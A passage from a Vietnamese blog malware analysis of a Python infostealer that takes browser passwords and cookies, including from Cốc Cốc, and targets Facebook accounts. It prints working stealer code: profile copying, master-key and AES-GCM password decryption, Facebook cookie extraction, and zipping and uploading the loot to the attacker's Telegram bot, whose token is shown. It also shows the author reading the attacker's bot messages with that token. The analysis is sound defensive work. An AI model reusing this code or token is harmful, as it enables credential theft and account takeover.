37      profile_path = []
38      for name in os.listdir(path_userdata):
39          if name.startswith("Profile") or name == 'Default':
40              dir_path = os.path.join(path_userdata, name)
41              profile_path.append(dir_path)
42      return profile_path
```


Hàm tìm kiếm profile

Các hàm kế tiếp được sử dụng để truy cập vào folder của trình duyệt với mục đích là trích xuất các file dữ liệu nhạy cảm của người dùng như: thông tin đăng nhập trên trình duyệt, cookie, trạng thái.

```
def gx0c(data_path,chrome_path):
    data_chrome = os.path.join(data_path, "Chrome");os.mkdir(data_chrome)
    profiles = find_profile(chrome_path)
    for i,profile in enumerate(profiles, 1):
        os.mkdir(os.path.join(data_chrome,"profile"+str(i)))
        def copy_file():
            if os.path.exists(os.path.join(profile,'Network','Cookies')):
                shutil.copyfile(os.path.join(profile,'Network','Cookies'),os.path.join(data_chrome,"profile"+str(i),'Cookies'))
            if os.path.exists(os.path.join(profile,'Login Data')):
                shutil.copyfile(os.path.join(profile,'Login Data'),os.path.join(data_chrome,"profile"+str(i),'Login Data'))
            if os.path.exists(os.path.join(chrome_path,'Local State')):
                shutil.copyfile(os.path.join(chrome_path,'Local State'),os.path.join(data_chrome,"profile"+str(i),'Local State'))
        try:
            copy_file();delete_file(os.path.join(data_chrome,"profile"+str(i)))
        except:print("")
```

Hàm truy xuất thông tin trình duyệt

Mình ghi thấy hàm thực hiện hành vi này, gồm các hàm: **gx0c, gx0e, gx0b, gx0o, gx0cc, gx0ch, gx0f.** Một trong những trình duyệt mà hacker nhắm tới gồm: **chrome, edge, brave, opera, firefox, chromium** và một trình duyệt cực kì đặc biệt –> trình duyệt **Cốc Cốc**.

```
def gx0cc(data_path,coccoc_path):
    data_coccoc= os.path.join(data_path, "CocCoc");os.mkdir(data_coccoc)
    profiles = find_profile(coccoc_path)
    for i,profile in enumerate(profiles, 1):
        os.mkdir(os.path.join(data_coccoc,"profile"+str(i)))
        def copy_file():
            if os.path.exists(os.path.join(profile,'Network','Cookies')):
                shutil.copyfile(os.path.join(profile,'Network','Cookies'),os.path.join(data_coccoc,"profile"+str(i),'Cookies'))
            if os.path.exists(os.path.join(profile,'Login Data')):
                shutil.copyfile(os.path.join(profile,'Login Data'),os.path.join(data_coccoc,"profile"+str(i),'Login Data'))
            if os.path.exists(os.path.join(coccoc_path,'Local State')):
                shutil.copyfile(os.path.join(coccoc_path,'Local State'),os.path.join(data_coccoc,"profile"+str(i),'Local State'))

        try:
            copy_file();
            delete_file(os.path.join(data_coccoc,"profile"+str(i)))
        except:print("")
```

Hàm khai thác Cốc Cốc

==> Khả năng cao đây là mã độc nhắm thẳng vào người dùng Việt Nam.

Sau khi đã trích xuất những dữ liệu nhạy cảm từ phía nạn nhân, hacker tiến hành mã hóa các dữ liệu này và lưu vào sqlite database.

```
172
173 def encrypt(data_profile):
174     login_db = os.path.join(data_profile, "Login Data")
175     key_db = os.path.join(data_profile ,"Local State",)
176     cookie_db = os.path.join(data_profile, "Cookies")
177     with open(key_db, "r", encoding="utf-8") as f:
178         local_state = f.read()
179         local_state = json.loads(local_state)
180     master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
181     master_key = master_key[5:]
182     master_key = win32crypt.CryptUnprotectData(master_key, None, None, None, 0)[1]
183
184     try :
185         conn = sqlite3.connect(login_db)
186         cursor = conn.cursor()
187         cursor.execute("SELECT action_url, username_value, password_value FROM logins")
188         for r in cursor.fetchall():
189             url = r[0]
190             username = r[1]
191             encrypted_password = r[2]
192             iv = encrypted_password[3:15]
193             payload = encrypted_password[15:]
194             cipher = AES.new(master_key, AES.MODE_GCM, iv)
195             decrypted_pass = cipher.decrypt(payload)
196             decrypted_password = decrypted_pass[:-16].decode()
197             with open((os.path.join(data_profile, "data.txt")), 'a',encoding='utf-8') as f:
198                 f.write( url + "\t\t" + username + "|" + decrypted_password + "\n" )
199     except :
200         print("")
201     try:
202         conn2 = sqlite3.connect(cookie_db)
203         conn2.text_factory = lambda b: b.decode(errors="ignore")
```


Hàm mã hóa dữ liệu

Phần mã hóa và lưu trữ dữ liệu sau khi trích xuất mình xin phép không đề cập, các bạn có thể đọc code tại https://github.com/alibaba20232023/haivcl/blob/d5603297367819e18930f866194b4ba759bd84af/testv1 (đây là mã độc thật của kẻ tấn công, cẩn thận khi tải về nhé).


Giai đoạn cuối cùng là nén dữ liệu và gửi đến telegram của kẻ tấn công.

```
def main():
    u2 = 'https://api.telegram.org/bot6026263609:AAEB2mzvcJ6SUz8IaUjYH6gaXB_hMv-NrMQ/sendDocument';id2 = '5964776506'
    number = "data lần thứ " + str(demso())
    dx0 = os.path.join(os.environ["TEMP"], name_f);os.mkdir(dx0)
    cx0 = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Google", "Chrome", "User Data")
    fx0 = os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming","Mozilla", "Firefox", "Profiles")
    ex0 = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Microsoft", "Edge", "User Data")
    ox0 = os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming", "Opera Software", "Opera Stable")
    bx0 = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","BraveSoftware", "Brave-Browser", "User Data")
    cx0c = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","CocCoc", "Browser", "User Data")
    cx0h = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","Chromium", "User Data")
    if os.path.exists(cx0):
        gx0c(dx0,cx0)
    if os.path.exists(ex0):
        gx0e(dx0,ex0)
    if os.path.exists(ox0):
        gx0o(dx0,ox0)
    if os.path.exists(bx0):
        gx0b(dx0,bx0)
    if os.path.exists(cx0c):
        gx0cc(dx0,cx0c)
    if os.path.exists(fx0):
        gx0f(dx0,fx0)
    if os.path.exists(cx0h):
        gx0ch(dx0,cx0h)
    python310_path = r'C:\Users\Public\Python310.zip'
    z_ph = os.path.join(os.environ["TEMP"], name_f +'.zip');shutil.make_archive(z_ph[:-4], 'zip', dx0)
    if time() == 1 :
        decrypt(z_ph,number)
        with open(z_ph, 'rb') as f:
            x01.post(u2,data={'caption': "\n"+"country :  " + city + "-"+ten_country +"\n" +"id :  " + id() +"\n"+"ip :  "+ip
        shutil.rmtree(os.environ["TEMP"], name_f +'.zip');shutil.rmtree(os.environ["TEMP"], name_f)
```

Đóng gói dữ liệu và di chuyển

Trước khi vận chuyển các file này, dữ liệu được đóng gói ở định dạng **.zip**. Điều này sẽ giúp cho dữ liệu nhẹ hơn, tiện lợi cho quá trình vận chuyển và tránh bị phát hiện.

Từ các dữ kiện từ bên trên, mình tóm tắt quá trình mã độc thực thi như sau:




Tóm tắt quá trình mã độc thực thi


Truy xuất nguồn gốc mã độc

Dựa trên các dữ kiện từ github, gitlab và gist thì mình nhận định sơ bộ như sau:

- Cách đặt tên tài khoản github và một số code ở các repository đã nói lên đây là một người Việt Nam



github của đối tượng



commit trong repository chứa mã độc

- Mã độc này được thiết kế với mục tiêu là các shop bán hàng (hoặc một shop cụ thể nào đó), shop này có liên quan đến hàng nhập khẩu từ Alibaba –> mã độc mở trang web https://www.aliexpress.us/ đầu tiên để người dùng không nghi ngờ. Tên repository tại github mà gitlab đều đề cập đến cụm từ **alibaba.**

- Mục tiêu của mã độc là nhắm đến tài khoản facebook của nạn nhân, trong code của kẻ tấn công có chỉ đích danh đến địa chỉ **facebook.com.**

```
        result = []
        for item in json_data:
            host = item["host"]
            name = item["name"]
            value = item["value"]
            if host == ".facebook.com":
                result.append(f"{name} = {value}")
            cookie = f"{host}\t\t{'/'}\t\t\t{name}\t{value}\n"
            with open((os.path.join(path_f, "json.txt")), 'a') as f:
                f.write(cookie)
        result_string = "; ".join(result)
        with open((os.path.join(os.environ["TEMP"], name_f, "cookiefb.txt")), 'a',encoding='utf-8') as f:
            f.write(result_string+"\n" + "*" * 50 + "\n")
    except:
        print("")
```

Đoạn code khai thác thông tin facebook

Hack the hacker

Mặc dù link gist của mã độc đã bị gỡ xuống nhưng trước đó mình đã kịp thu thập được thông tin về API key mà telegram bot của đối tượng này dùng để vận chuyển dữ liệu.

Bây giờ mình sẽ "vào hang cọp" để xem đối tượng này đã hack được ai và lấy được dữ liệu gì?

```
PS D:\IncidentResponse\PhishingMalware> python .\crawl_hacker_mess.py

 --- Bot information ---

{'ok': True, 'result': {'id': [redacted], 'is_bot': True, 'first_name': 'DATA_CTY_SPAM_MESS_BOT', 'username': 'DATA_CTY_SPAM_MESS_BOT', 'can_join_groups': True, 'can_read_all_group_messages': False, 'supports_inline_queries': False}}

 --- Chat information ---

{'ok': True, 'result': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'permissions': {'can_send_messages': True, 'can_send_media_messages': True, 'can_send_audios': True, 'can_send_documents': True, 'can_send_photos': True, 'can_send_videos': True, 'can_send_video_notes': True, 'can_send_voice_notes': True, 'can_send_polls': True, 'can_send_other_messages': True, 'can_add_web_page_previews': True, 'can_change_info': True, 'can_invite_users': True, 'can_pin_messages': True, 'can_manage_topics': True}, 'all_members_are_administrators': True, 'photo': {'small_file_id': 'AQADBQ[redacted]', 'small_file_unique_id': 'AQAD[redacted]', 'big_file_id': 'AQADBQADN7cxG5AJAVUACAMAA7zrCcb____AAgvBA', 'big_file_unique_id': 'AQADN[redacted]'}, 'pinned_message': {'message_id': [redacted], 'from': {'id': [redacted], 'is_bot': True, 'first_name': 'DATA_CTY_SPAM_MESS_BOT', 'username': 'DATA_CTY_SPAM_MESS_BOT'}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1689901557, 'edit_date': [redacted], 'document': {'file_name': [redacted], 'mime_type': 'application/zip', 'file_
{'ok': True, 'result': [{'update_id': 783282783, 'message': {'message_id': [redacted], 'from': {'id': [redacted], 'is_bot': False, 'first_name': [redacted], 'username': [redacted], 'language_code': 'vi', 'is_premium': True}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1689972440, 'left_chat_participant': {'id': [redacted], 'is_bot': False, 'first_name': [redacted]}, 'left_chat_member': {'id': [redacted], 'is_bot': False, 'first_name': ''}}}, {'update_id': 783282784, 'message': {'message_id': 3481, 'from': {'id': 6181[redacted], 'is_bot': False, 'first_name': [redacted], 'username': [redacted]}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': [redacted]1797, 'pinned_message': {'message_id': 1638, 'from': {'id': [redacted], 'is_bot': True, 'first_name': 'DATA_CTY_SPAM_MESS_BOT', 'username': 'DATA_CTY_SPAM_MESS_BOT'}, 'chat': {'id': -972428356, 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1689844884, 'edit_date': 1690001532, 'document': {'file_name': [redacted], 'mime_type': 'application/zip', 'file_id': 'BQACAgUAAxkDAAIGZm57Yk0ZMlT4_[redacted]gACFVXIVWHsd5IMaP-GLwQ', 'file_unique_id': 'AgADBAoAAhWvyFU', 'file_size': 337099}, 'caption': 'ID[redacted]
\nCty Spam FB Về lần thứ 1', 'caption_entities': [{'offset': 26, 'length': 14, 'type': 'url'}]}}}, {'update_id': [redacted], 'message': {'message_id': [redacted], 'from': {'id': [redacted], 'is_bot': False, 'first_name': [redacted], 'username': [redacted]}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': [redacted], 'pinned_message': {'message_id': [redacted], 'from': {'id': [redacted], 'is_bot': True, 'first_name': 'DATA_CTY_SPAM_MESS_BOT', 'username': 'DATA_CTY_SPAM_MESS_BOT'}, 'chat': {'id': -972428356, 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1689847473, 'edit_date': 1690002629, 'document': {'file_name': [redacted], 'mime_type': 'application/zip', 'file_id': 'BQACAgUAAxkDAAIGgWS7ZMUuqc7lI1[redacted]CgACFVXIVX855cZdIyiMLwQ', 'file_unique_id': 'AgADJwoAAhWvyFU', 'file_size': 434955}, 'caption': 'ID[redacted]
\nCty Spam FB Về lần thứ 1', 'caption_entities': [{'offset': 26, 'length': 13, 'type': 'url'}]}}}, {'update_id': [redacted], 'message': {'message_id': [redacted], 'from': {'id': [redacted], 'is_bot': False, 'first_name': [redacted], 'username': [redacted]}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1690040379, 'pinned_message': {'message_id': 2026, 'from': {'id': 6326596703, 'is_bot': True, 'first_name': 'DATA_CTY_SPAM_MESS_BOT', 'username': 'DATA_CTY_SPAM_MESS_BOT'}, 'chat': {'id': [redacted], 'title': 'DATA_CTY_SPAM_BOT 🆘🆘', 'type': 'group', 'all_members_are_administrators': True}, 'date': 1689901557, 'edit_date': 1690040349, 'document': {'file_name': 'VN 14.1[redacted], 'mime_type': 'application/zip', 'file_id': 'BQACAgUAAxkDAATHKm[redacted]YXAAIwCwACFVXQVMNsOs7goZ6ULwQ', 'file_unique_id': 'AgADMAsAAhWA0FU', 'file_size': 147294}, 'caption': 'ID722011130737804
\nCty Spam FB Về lần thứ 2', 'caption_entities': [{'offset': 26, 'length': 14, 'type': 'url'}]}}}}}}
```

Dữ liệu được gửi về telegram của hacker


// Mình đã che lại các thông tin nhạy cảm

- Có vẻ như mục tiêu của hacker chỉ là một đơn vị cụ thể nào đó, khi con mồi đã mắc bẫy thì mã độc ở trên gist đã được gỡ xuống. Theo như quá trình tìm hiểu trên internet thì mình chưa thấy dấu hiệu phát tán mã độc này tràn lan.

Để bài viết kĩ thuật này không đi quá xa thì chuyên mục Hack the hacker xin tạm dừng tại đây.

Kết luận

Qua cách thức tấn công về mặt kĩ thuật thì đây là một dạng tấn công rất tinh vi, kẻ tấn công đã lợi dụng các nhà cung cấp đáng tin cậy như github, gitlab, gist, telegram và mã độc được chạy dưới dạng python script nên windows defender khó phát hiện ra. Kĩ thuật này cũng được đề cập tại WarCon22 bởi ông **mgeeky**.



Kĩ thuật trốn tránh phòng thủ

Ở bài thuyết trình tại WarCon22, ông mgeeky ứng dụng kĩ thuật này cho việc kết nối đến *Command & Control*. Xem thêm về bài thuyết trình của mgeeky tại đây: https://mgeeky.tech/uploads/WarCon22%20-%20Modern%20Initial%20Access%20and%20Evasion%20Tactics.pdf

Thông qua source code mình cảm thấy hacker không phải tay ngang mà là một lập trình viên khá am hiểu về trình duyệt.

Cuối cùng là hành vi tấn công chính người dân Việt Nam thì đáng lên án và không thể chấp thấy.

Nguồn: vmtien.id.vn

Các bài viết tương tự:

1. chao cac ban – do may kho nhiet
2. cho em hỏi – con linh kiện T600H là con linh kiện j
3. dell – thao den nguon ra kiem tra thick co tu kick 12v,khi gan den vao thi co tieng keu rit rit,nhung den ko len
4. HDD Hitachi 500GB – đang dùng tốt
5. Hướng dẫn thêm LGT8F328P vào arduino
6. mainboard foxconn h61 cpu g1620@ 2.70ghz – máy chạy rất chậm zô net nghe nhạc cũng kg dk
7. máy giặt lồng đứng – mới
8. máy giặt panasonic F70A6 lồng đứng – + máy bật nguồn để khoảng 30s máy tự động kéo xả .nhung khi bật chạy thì lại ngát xả và cấp nuocs giạt bình thường nhung đến lần giạt thứ 2 thì lại tụ đọng kéo xả và cáp nuocs nhung khi nhấc canh của hoạc án tạm dùng sau đó bám lai thì lại haotj động bình thường
9. NGUON ATX – MOI VAO NGHE
10. Tivi Panasonic model TC-21PS79V chạy tổng TB1261FG, chói MN101C46F – Hình ảnh bị âm bản – chữ hiển thị kênh và chữ trong menu xanh chuyển đen
11. tu lanh – lung giàn lanh
12. Tủ lạnh samsung inventer – Bị đóng tuyết ngăn đá, không mát ngăn mát